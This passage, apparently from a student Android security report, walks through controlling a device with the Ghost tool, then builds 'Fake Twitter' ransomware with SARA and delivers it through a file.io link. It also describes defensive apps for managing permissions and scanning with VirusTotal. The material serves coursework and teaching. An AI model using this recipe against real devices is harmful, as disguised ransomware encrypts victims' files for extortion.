
ghost(main_menu)> 3
[+] Enter a device IP address.
ghost(connect_device)> 10.0.2.4
already connected to 10.0.2.4:5555
ghost(main_menu)> 14
```

The List of data about the applications which are installed on the device can be retrieved by using one of the functionalities, so after giving the corresponding input the data is retrieved and displayed on terminal as shown below.





Additionally, among all those functionalities, remote shutdown of the android device is also possible through the given input from the list. This capability enables the user to Power Off the android device from the remote location.



By using the Ghost functionalities, we can easily execute the operations on the connected Android device. This capability grants control over a spectrum of actions to perform various tasks remotely through Ghost attack.

## 6. RANSOMWARE

A ransomware attack is a type of malicious cyber activity in which attackers encrypt a victim's files and demand payment (a ransom) in exchange for the decryption key or the release of the locked data. Usually, malicious software downloaded allows ransomware to infiltrate a system. This is how a ransomware attack usually proceeds:

### Requirements

- Android emulator: using android x86 in virtual machine, version marshmallow.
- Environment: Kali Linux virtual machine.
- Target machine: Android mobile

- Programming Language: Python, Shell scripting.

### Procedure

Once the environment has been fully configured, log in as root to the Kali Linux terminal and check for the sara, a tool to create Ransomware for android devices.

#Using the command: cd SARA

#get the list using command: ls

#set the app name: Fake Twitter, set app description and

#set App icon: data/tmp/twitter.png

```

      (((((      )))
    ((((((      )))))
  (((((((      )))))
  (((((((,rccccccccc)))
  (((((((ccccccccccc)))
  (((((((ccccccccccc)))
  \cc/,:::/,:::/cc/
/ccc|:::|:::|ccc/
ccc':::'\:::'ccc
/cccccc/\\cccccc
'cccc====cccc'
  \      /
  \      /

'Beware of Ransomware'
version 3.0

<sara> : you can fill or leave blank for using default config
the default configuration is name = 'File Locker'
desc = 'Your File Have Been Encrypted'
and icon = 'data/tmp/icon.png'.

custom file locker apk (encrypter)

set app name: Fake Twitter
set app desc: Your Files Have Been Encrypted

```

You should upload faketwitter.apk then it gives a message saying your file has been successfully uploaded, here is the download link <https://file.io/mZ8Ncy09xStb> .

```

<sara> : do you want to upload 'faketwitter.apk' ?

      (1) yes, i want to upload
      (2) no thanks

<user> : 1
<sara> : upload 'faketwitter.apk' into the link ...done

<sara> : your file has been successfully uploaded,
here is the download link ...

      https://file.io/mZ8Ncy09xStb

<sara> : your file locker apps successfully created
the encrypter is saved as 'faketwitter.apk'
the decrypter is saved as 'decrypter.apk'

```

Using that URL, search the Android web browser then click on download. The twitter.apk gets downloaded and the user's files have been encrypted.

**Ransom Note:** The ransomware leaves a ransom note on the victim's screen once the encryption process is finished. This note alerts the victim to the encryption of their files and gives them instructions on how to pay the ransom typically in cryptocurrency to get the decryption key.

We have successfully implemented the ransomware attack using an apk.

## PART B – Some defense applications for Android

### 7. Location Permission Manager

The Location Manager App is basically is about requesting and utilizing the location of the device. Nowadays every app requires device location to enhance user experience and provide user required services. The main functionality of this app is to get the location of the device after user granting permission only. Without user granting permission the app cannot get the device location.




Fig 7.1 Location Permission Home Page




Fig 7.2 Initially Device Location




Fig 7.3 Request for Location

The Home page of the app looks like Fig 7.1 the screen has one text field "Current Location" and one Button "Get Location". Get Location Button used for requesting location of the device. Initially the location of the app is off as shown in Fig 7.2. Then after clicking on the Get Location Button app asks for the location permission with a Dialog box as shown in the Fig.7.3. If User clicks on the "While using the app" option but the location of the device is off then the app will ask for the location before asking the permission for the location. Fig7.4 shows the dialog box notifying that device location is off.




Fig 7.4 Pop-up to on Location




Fig 7.5 Location on




Fig 7.6 Device Location

Drag the notification bar and the location as shown in Fig 7.5 then again go to the app and click on the "Get Location" button then the app will process and display the location in the Text box as shown in Fig 7.6. This location is accessed by app all the time. Instead of selecting "While using app" select "Only once" then every time the app opens it must ask the device to grant location permission else selecting "Don't allow" the app cannot get location of the device at all.



## Project Code Structure

Project coded structure is divided into:

### Java Class:

#### ManiActivity.java:

This java class consists of 3 methods:

- IsGPSEnable(): This method checks whether device GPS is turned on or off with the help of an imported Java class LocationManager.
- onGPS(): If GPS is not turned on then this method will trigger after click ok button in Fig 7.4 and on the GPS as shown in Fig 7.5. This method uses an imported Java class LocationService to toggle GPS.
- getUserLocation(): This method uses LocationRequest and LocationService classes and get the values of device longitude and latitude and returns them in the text box as shown in Fig 7.6.

### Layout:

**ActivityMain.xml** : which consists of TextView and Button fields.

### XML:

**AndroidManifest.xml** : Two permissions are added in this file android.permission.ACCESS\_FINE\_LOCATION and android.permission.INTERNET.

## 8. Permission Manager Application

The Permission Manager App is primarily designed as an access control tool for Android devices, focusing on the effective management of access permissions. Its core functionality centers on ensuring precise control over permissions, allowing users to manage them efficiently.




Figure 8.1: Installed Applications List




Figure 8.2: Application Permissions

Moreover, the app provides detailed usage statistics for each application, offering users valuable insights into their app usage patterns. This feature enables users to identify if any installed application is running in the background without their direct interaction. Armed with this information, users can make informed decisions, taking necessary actions like adjusting permissions or uninstalling apps accordingly.




Figure 8.3: Usage Statistics

In essence, the Permission Manager App empowers users by offering comprehensive control over permissions while also providing crucial data on app activities. This proactive approach not only enhances security but also enables users to make informed choices about their installed applications, thereby optimizing their overall Android experience.

This project has been developed/tested on a Pixel 3a API 34 virtual device (Android Studio Emulator).

### Project Code Structure

The project's code structure can be broadly classified into:

- **Java Classes:**

- a) MainActivity.java:

This Android activity, initiates by displaying a loader for 3 seconds before launching a permission access settings prompt. It fetches a list of installed apps (within the device), sorts them alphabetically, and dynamically creates views for each app with its icon and name in a vertical list, linking each item to a detailed permission activity when clicked. Finally, it includes a button that navigates to an activity showcasing usage statistics upon click.

- b) AppPermissionActivity.java:

This defines an activity that displays the permissions of a selected app, retrieved from the previous activity, creating switches for each permission to toggle their status. It dynamically generates switches for the app's permissions, allowing users to visually manage permissions by redirecting to the app settings to change permission states, although it doesn't programmatically grant or revoke permissions.

- c) UsageStatsActivity.java, UsageStatsPermissionTracker, UsageStatsAdapter:

This initializes a RecyclerView to showcase app usage stats obtained through UsageStatsPermissionTracker, leveraging UsageStatsManager to fetch details like package names, last usage time, and total foreground usage within the last 24 hours.

This class, when granted access, retrieves app usage details using UsageStatsManager, collecting package names, last time used, and total foreground usage, and prepares them for display in a human-readable format.

It formats the fetched app usage data into user-readable forms, populating a RecyclerView by binding package names, last usage time, and total foreground usage time to respective TextViews within a RecyclerView item layout, presenting a detailed list of app usage statistics.

- **Layouts:**

- a) activity\_main.xml
- b) activity\_app\_permissions.xml
- c) activity\_usage\_stats.xml
- d) item\_usage\_stat.xml

- **XMLs:** AndroidManifest.xml

## 9. Scanner Application

### Introduction

This defense application has following two features:

- i. Check for malicious URL
- ii. Check for malicious file using its hash

The front-end of the app is designed using the Android Studio's palette. The app itself is developed using Java programming language. There is an integration of VirusTotal's HTTP-based public API with this application to check files and URL for any malicious activity.

### Background of VirusTotal.com

VirusTotal checks items (file with hash SHA-256 or MD5 and URL in Base 64) with more than 70 antivirus programs and services that block harmful websites. It also uses various tools to get information from what it's checking. Anyone can pick a file from their computer and send it to VirusTotal using their internet browser. It has HTTP based public API which allows different apps to integrate with it to provide smooth scanning mechanism free of cost.

### Working of the app

The app integrates the VirusTotal HTTP-based public API to check URL and file for any malicious activity. The user needs to create their api key at VirusTotal to use the API feature in their application and send requests. The Fig 9.1 shows the code to and send API request to VirusTotal.com.

```
String url;
if (scanType == 1){
    url = "https://www.virustotal.com/vtapi/v2/url/report?apikey="
        + apiKey + "&resource=" + scanData + "&scan=1";
}else {
    url = "https://www.virustotal.com/vtapi/v2/file/report?apikey="
        + apiKey + "&resource=" + scanData;
    Log.v(TAG, "url: "+url);
}
```


If scan Type is 1, the app checks for malicious URL and if scan Type is 2, the app checks for malicious file where 'resource' is the URL in base64 or file in MD5 or SHA-256 hash.

### Check URL Feature

This functionality checks whether a given URL is safe or malicious. The user inputs the URL which seems suspicious in the input field provided in the application page. The URL is then converted to

the base64 format and send to the VirusTotal.com through their HTTP-based public API. The VirusTotal sends it to their partner blocklisting services and antivirus services (90) and collects their take on the URL as a result in JSON object and sends it to front-end side. If majority of services have flagged the URL as malicious then a thumbs down image is displayed to the user with a toast message that the URL is not safe to use.

The Fig 9.2 and Fig 9.3 display a safe URL and the response object received.



```
V Scan Service Created.
D tagSocket(6) with statsTag=0xffffffff, statsUid=-1
V Scan Result: {"scan_id": "dd014af5ed6b38d9130e3f466f850e46d21b951199d53a18ef29ee9341614eaf-1702002521",
V
V Response 1 tot 90 pos 0true
V Scan Status 1 Total AV 90 Positives 0
V json Res 1
```

The Fig 9.4 and Fig 9.5 display a malicious URL and the response object received.



```
V Scan Result: {"scan_id": "338303a6d0a0ef655d5a61061b4e5920b5b16d210b5b53203aedcd07ecbd2068-1701965384
V
V Response 1 tot 90 pos 13true
D Compat change id reported: 147798919; UID 10191; state: DISABLED
V Scan Status 1 Total AV 90 Positives 13
V json Res 1
```

Figure 9.4: Malicious URL

Figure 9.5: Response of Malicious URL

### Check File Feature

This functionality checks for a malicious file. The user inputs the MD5 or SHA-256 hash of a file which seems suspicious into the app's input field. The file goes to the VirusTotal.com through their HTTP-based public API. The VirusTotal then sends that file to its partner antivirus services (70) and collects the response from them. The VirusTotal sends the response in JSON format to server side of the app and gets reflected to user as shown in Fig 9.6.




Figure 9.6: Malicious File hash md5 (Andro Rat)

In Fig 9.6, the md5 hash of Andro rat file has been taken (this attack is shown earlier in this report) and this app detects it as malicious through VirusTotal API.

### Project Contributions

A total of 9 team members contributed to this project. The whole team was divided into two groups of 6, 3 members each.

First group comprising of the following team members worked together on the Android OS attacks as well as assisted with the mitigation:

1. Chandra Vamsi Sekhar Peketi (40277985)
2. Kalyani Batle (40243967)
3. Sai Mahitha Bheemineni (40271856)
4. Geeshma Sri Sai Maddipati (40277629)
5. Karunyamruta Subash Anguluri (40266020)
6. Manikanta Chinthala (40271167)

Second group comprising of the following team members worked on Security applications for android:

1. Teja Venkata Sai Manikanta Sirigidi (40265966)
2. Charan Tej Cheedella (40261465)
3. Aniket Agarwal (40266485)

### References

1. <https://developer.android.com/reference/packages>
2. <https://github.com/Noddy20/ViScanner/tree/master>
3. <https://docs.virustotal.com/reference/overview>
4. <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html>
5. <https://developer.android.com/reference/android/location/LocationManager>
6. <https://github.com/karma9874/AndroRAT>
7. <https://github.com/termuxhackers-id/SARA>
8. <https://github.com/techchipnet/CamPhish>